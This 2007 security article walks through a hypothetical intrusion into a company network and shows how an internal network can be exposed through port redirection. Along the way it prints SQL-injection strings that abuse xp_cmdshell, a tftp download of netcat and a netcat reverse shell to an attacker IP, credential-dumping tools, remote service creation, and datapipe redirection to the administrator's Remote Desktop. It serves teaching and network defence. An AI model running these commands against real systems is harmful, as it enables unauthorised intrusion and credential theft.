How Internal Network becomes External

by John St. 2007-03-08

Index

Index .... - 1 -
Introduction .... - 2 -
The scenario .... - 2 -
Extranet .... - 3 -
Intranet .... - 3 -
Under the attack .... - 3 -
Information gathering for external network .... - 3 -
Seeking for vulnerabilities & misconfigurations .... - 4 -
Using flaws to get a shell .... - 4 -
Information gathering for internal network .... - 5 -
Escalating privileges for the internal network .... - 5 -
Converting internal network to external .... - 5 -
Final Words .... - 6 -

copyright @ 2007 by SuRGeoN

Introduction

In this article we will consolidate why internal networks are not secure from the outside world and how easily they can be converted to external with the Port Redirection technique.

We know that it is possible for someone to find a hole in our public servers with real ip-addresses and get access, but do we know that it is also possible to get access in our internal servers/pcs directly from his computer? Can we understand that our internal administrator's pc with full access to our network can be visible directly from the outside world?

The scenario

Let's see how this can be done in the below scenario (Figure 1).




Figure 1. *Port redirection attack scenario*

Company A has the above Network Architecture with an external router and a firewall. Its external zone consists of a Public Web Server and a File Transfer Server. Its Internal Zone consists of an Intranet Web Server and an SQL Server.

Extranet

Public Web Site (Company’s profile, products & news) at **http://55.1.1.3 (Port 80)**

Public Web Server that runs **IIS 6.0 with ASP .NET** technology. It has three pages (two static and one dynamic) **default.asp** with company's profile, **products.asp** with company's products and **news.asp** with company's news. The news.asp script takes one parameter (id) and executes an sql query (ex. select * from news where id=7) at the Local Sql Server. **We suppose that news.asp is vulnerable to sql injections (ex. news.asp?id=').** All other ports on this Server are filtered.

Public File Transfer (Company's manual for their products) at **ftp://55.1.1.4 (Port 21)**

Public File Server that runs a **Microsoft FTP Server.** They serve .pdf manuals to the public. **All other ports are filtered except Port 20 which is Closed.**

Intranet

SQL Server (Company’s news & Intraweb data) at **10.1.1.5 (Port 1433)**

Local SQL Server that runs **Microsoft SQL Server. The Microsoft SQL Server has enabled the xp_cmdshell extended stored procedure.**

Intranet Web Site (Locally Web Applications) at **http://10.1.1.6 (Port 80)**

Local Web Server that runs **IIS 6.0 with ASP .NET** technology. It is used for Local Web Applications **(IMPORTANT Company’s data).**

Administrator’s PC (Access to all Servers/Devices) at **10.1.1.10 (Port 3389)**

Administrator’s Computer with **Remote Desktop (Port 3389) enabled that has access to all Servers and Devices (Routers, Switches, Firewalls).**

Under the attack

The attacker will follow these steps:

- ***Information gathering for the external network***
- ***Seeking for vulnerabilities & misconfigurations***
- ***Using flaws to get a shell***
- ***Information gathering for the internal network***
- ***Escalating privileges for the internal network***
- ***Converting internal network to external***

Information gathering for external network

First of all the attacker will try to explore and comprehend the company's extranet with **Information gathering techniques** (Whois, Ping, Traceroute, Zone Transfer, Port Scan etc). After this step he will know that the ip-range of the company’s network is **55.1.1.1/24** (whois command used) and **55.1.1.1 is the router** (traceroute used). He will also know that **55.1.1.3 is a web server (port 80)**, **55.1.1.4 is a file transfer server (port 21)** and it has **port 20 closed** (nmap used for Port Scanning all the network all ports). He already knows that **55.1.1.3 runs IIS 6.0 with ASP .NET** and **55.1.1.4 runs Microsoft FTP Server** (Banner grabber used).

Current Attacker’s Table

Company A (55.1.1.1/24)

Real IP	Internal IP	Services
55.1.1.1	???.???.???.???	Router
55.1.1.3	???.???.???.???	IIS 6.0 (port 80) ASP .NET
55.1.1.4	???.???.???.???	MS FTP Server (port 21) Port 20 Closed
All Other IPs	???.???.???.???	All Ports are Filtered

Seeking for vulnerabilities & misconfigurations

The next step for the attacker is to search for flaws using the data that he has already collected with the **Information gathering technique**. The first target for the attackers is the main web site and mostly the .asp , .php etc script with parameters. It's easy for him to understand that behind the **news.asp?id=X** an SQL query is being executed, something like “*select * from news where id=X*”. He will try the SQL injection method with simple quote (**news.asp?=id'**)and he will take the first **sql syntax error**. Now he is sure that this page is vulnerable to **sql injections** and he knows that **SQL Server run MS SQL** (because of ASP).

Microsoft SQL Server has an extended store procedure known as **xp_cmdshell**. This procedure allows you to issue operating system commands directly to the Windows command shell via T-SQL code. The attacker will try to use this function and he see if it is enabled. For example he will try to execute the **ping** command from SQL Server to his computer something like this: **“news.asp?id=7;exec master.dbo.xp_cmdshell 'ping 99.1.2.3';--“.** In our scenario the attacker takes icmp packets from SQL Server that means **xp_cmdshell procedure is enabled.**

Current Attacker's Table

Company A (55.1.1.1/24)

Real IP	Internal IP	Services
55.1.1.1	???.???.???.???	Router
55.1.1.3	???.???.???.???	IIS 6.0 (port 80) ASP .NET **news.asp?id=X vulnerable to sql injections**
55.1.1.4	???.???.???.???	MS FTP Server (port 21) Port 20 Closed
???.???.???.???	???.???.???.???	MS SQL Server (port 1433) **xp_cmdshell enabled**
All Other IPs	???.???.???.???	All Ports are Filtered

Using flaws to get a shell

The **insecure news.asp** which is vulnerable to sql injections and the **misconfigured MS SQL Server** are enough for the attacker to **get a shell.** He will try to find a way to upload **netcat (nc.exe)** and then use it to **get a reverse shell.** There are several ways to upload a file. The most common way is via **tftp(69/udp) or ftp(21/tcp)**. The attacker might try to upload nc.exe **via tftp protocol**, something like **“news.asp?id=7;exec master.dbo.xp_cmdshell 'tftp -i 99.1.2.3.4 GET nc.exe';--“** which means that his computer is a tftp server and he tries to upload from his computer to the SQL Server nc.exe.

But even if the firewall rules block the packets from the SQL Server to the tftp or ftp server then there is a way to create an executable file without connecting to somewhere else. This can be accomplished just with the use of **xp_cmdshell** and **echo** command in order to **create the file with hex codes** and then parse it to the **command-line debugger (debug).** We consider that the attacker used the first method (via tftp) and **he successfully uploaded the nc.exe to the SQL Server.**

The last thing for the attacker to get a reverse shell is to run a netcat listener at port 80 (that firewall allows) with the command **“nc –v –l –p 80”** and then run the command from the SQL Server **“news.asp?id=7;exec master.dbo.xp_cmdshell 'nc –d –e cmd.exe 99.1.2.3 80';--“**. **The attacker finally managed to get a shell from the SQL Server.**

Information gathering for internal network

The attacker **uploads files** that help him gather more information for the network. Mostly he uses **netbios (net view), local dns for hosts and sl.exe or nmap.exe** to map their network.

Current Attacker's Table

Company A (55.1.1.1/24)

Real IP	Internal IP	Services
55.1.1.1	10.1.1.1	Router
55.1.1.3	10.1.1.3	IIS 6.0 (port 80) ASP .NET **news.asp?id=X vulnerable to sql injections**
55.1.1.4	10.1.1.4	MS FTP Server (port 21) Port 20 Closed
???.???.???.???	10.1.1.5	MS SQL Server (port 1433) **xp_cmdshell enabled**
???.???.???.???	10.1.1.6	**IIS 6.0 IntraWeb (port 80)**
???.???.???.???	10.1.1.10	**Administrator (Port 3389)**
All Other IPs	???.???.???.???	All Ports are Filtered

Escalating privileges for the internal network

At this stage the attacker will try to become a Domain Administrator by finding local and domain passwords. The most common tools used are pwdump.exe (mostly for Domain Controllers), cachedump.exe and findpass.exe. The next step is to crack the hashes with L0phtCrack and John the Ripper.

Converting internal network to external

Now he has all required information acquired for the last step. He wants to get **a remote desktop to the administrator's computer** so he can have access everywhere and mostly to **surf to the company's IntraWeb in order to see the internal and protected from the outside data**.

The first thing that the attacker needs is a **Server with Real IP, at least on a port that the firewall doesn't block and it's not already in use**. In this situation there is a Server with these features. **FTP Server has a Real IP (55.1.1.4)** and **one port that the firewall doesn't block and it's closed (Port 20). The rationale is to put a listener on this server's port and redirect the packets to the local or remote server's port.** Here the attacker wants to **redirect data from the FTP Server on Port 20 to the Administrator's Computer on Port 3389**. If he accomplishes that then he will take Administrator's Desktop to his Computer over the Internet!


He has to **take over the FTP Server** to start the listener. He has already a shell to the SQL Server and he knows everything he needs (IPs and Domain's administrator password). **He will use Remote CMD to take a shell to the FTP Server from SQL Server**. First he will make a network drive **Z:** that will be pointing to drive **C:\** of FTP's Server with the command **"net use z: \\10.1.1.4\c$ /USER:DOMAIN\Administrator password"**. Then he will copy the rcmdsvc.exe to c:\%windir%\system32. He creates and starts the service that will execute it with the commands:

```
1) sc \\10.1.1.4 create "Remote Command Service" binpath= c:\winnt\system32\rcmdsvc.exe
type= own start= auto
2) sc \\10.1.1.4 start "Remote Command Service"
```

Then he executes rcmd.exe to get a shell to the FTP Server from SQL Server with the command: "`rcmd.exe \\10.1.1.4`".

The last step is to upload to the FTP Server one tool for **Port redirection** like **datapipe.exe** and execute it with the right parameters, in this situation "`datapipe.exe 20 10.1.1.10 3389`". Then the attacker can connect with "`mstsc.exe at 55.1.1.4 on Port 20`" and datapipe will redirect him to the **internal administrator's computer on Port 3389** (as shown in figure 2). With the same way he can access the SSH protocol (Port 22) to the Router etc.

Even if the attacker cannot find a server with real ip and a closed port that the firewall does not block, then he can use an open one acting as follows: he closes the open port and uses the technique of port redirection to convert internal network to external. For example in our scenario he can stop the Public Web server with the command "`iisreset /stop`" and uses the same command for port redirection but now with local port 80 "`datapipe.exe 80 10.1.1.10 3389`" and then he connects with "`mstsc.exe at 55.1.1.3 on Port 80`".



🟥

Taking Over SQL Server with SQL Injection at Public Web Server

Taking Over Public File Server & Port Redirect
10.1.1.4:20 => 10.1.1.10:3389

IIS 6.0 with ASP .NET (Port 80)
news.asp?id=1'
vulnerable to sql injection

Microsoft File Server (Port 21)
Port 20 Closed

🟩

Connected to 55.1.1.4:20 and redirecting to 10.1.1.10:3389

Successfully create Internal Services to External

Figure 2. *Completed Company's Network Take Over*

Final Words

The above scenario was written with the purpose of demonstrating how an internal network can be exposed to the outside. Because of this we have to equally secure and take care of our internal network as we do for our external network. At no point should unused ports be left unprotected by firewall.